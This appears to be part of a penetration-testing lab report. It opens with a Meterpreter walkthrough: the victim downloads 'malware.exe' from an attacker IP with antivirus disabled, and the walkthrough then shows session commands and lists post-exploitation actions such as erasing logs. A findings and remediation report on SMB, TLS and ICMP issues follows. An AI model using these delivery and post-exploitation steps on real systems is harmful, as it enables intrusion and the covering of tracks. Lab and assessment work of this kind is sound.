
- When victim clicks on the link.
- Link:” http://attacker_ip/directory_created/”
- For example:” http://192.168.29.157/payload/”



- Then the victim downloads the “malware.exe” file.



- After downloading when the victim executes the downloaded file.
  Note: Make sure you turn off the windows defender antivirus. If any pop-up comes click on run-anyway.



- Then you will see the meterpreter starts listening.
- Now use the command "**getuid**" to see the server username.

```
meterpreter > getuid
Server username: MAYANKWINDOWS\Administrator
```

- Now you can see the system information of the machine using command: "sysinfo".

```
meterpreter > sysinfo
Computer        : MAYANKWINDOWS
OS              : Windows Server 2022 (10.0 Build 20348).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

- Now use the command "**pwd**" to see the present working directory.

```
meterpreter > pwd
C:\Users\Administrator\Downloads
meterpreter >
```

- Now use command “shell” to move into the command prompt of the victim’s machine.

- We can add files, examine files, delete files, hide files, download files, create other exploits, and erase all recorded logs in order to take advantage of the victim's computer in a number of ways.


Executive Report

Summary of Assessment and Key Risks

A security vulnerability assessment (VA) and penetration testing (PT) were conducted on the customer's Windows and Ubuntu systems. The assessment identified vulnerabilities that could potentially be exploited by attackers, leading to unauthorized access, data breaches, and system compromise.

Findings from the Executive Dashboard

- **Windows System**
    - **Medium Risk Vulnerabilities:**
        - **SMB Signing Not Required (CVSS: 5.3)** – This could allow attackers to conduct Man-in-the-Middle (MITM) attacks and intercept or modify communication between systems.
        - **SSL/TLS Multiple Issues (Mixed Severity)** – Weak encryption and misconfigurations could enable attackers to decrypt sensitive data or impersonate the server.
- **Ubuntu System**
    - **Low Risk Vulnerability:**
        - **ICMP Timestamp Request (CVSS: 2.1, VPR: 2.2, EPSS: 0.8939)** – Could allow attackers to estimate system uptime and plan targeted attacks.



Potential Business Impact

- Attackers could intercept or manipulate network traffic, leading to data leaks.
- Unauthorized access to systems could compromise sensitive customer or corporate information.
- System downtime or exploitation could result in reputational and financial damage.

Areas for Improvement

- **Windows System:** Enable SMB signing, update and configure SSL/TLS settings to use strong encryption protocols.
- **Ubuntu System:** Restrict ICMP timestamp responses to prevent unauthorized reconnaissance.
- **General Security Practices:** Regular patching, multi-factor authentication (MFA), and security monitoring should be enforced to reduce the attack surface.

Technical Report

Vulnerabilities Identified

- **Windows**
    - **SMB Signing Not Required (CVSS 5.3)**
    - **SSL/TLS Multiple Issues (Mixed Severity)**
- **Ubuntu**
    - **ICMP Timestamp Request Remote Date Disclosure (CVSS 2.1, VPR 2.2, EPSS 0.8939)**

Exploitable and Non-Exploitable Vulnerabilities

- **Exploitable:**
    - SMB Signing Not Required: Attackers can intercept communications.
    - SSL/TLS Misconfigurations: Can allow decryption of sensitive data.

- **Non-Exploitable (Low Severity):**
    - ICMP Timestamp: Low risk but can aid in information gathering for further attacks.

Exploitation Evidence

- **Windows System**
    - Exploitation through SMB protocol weaknesses was tested.
    - SSL/TLS vulnerabilities were observed in encrypted communication.
- **Ubuntu System**
    - ICMP timestamp response confirmed vulnerability.

Remediation Suggestions

- **Windows**
    - Enforce SMB signing to prevent unauthorized access.
    - Configure SSL/TLS settings to use only strong encryption protocols.
- **Ubuntu**
    - Disable ICMP timestamp responses or restrict to internal use.
- **General Recommendations**
    - Implement strict firewall rules.
    - Regularly patch and update systems.
    - Deploy endpoint detection and response (EDR) solutions.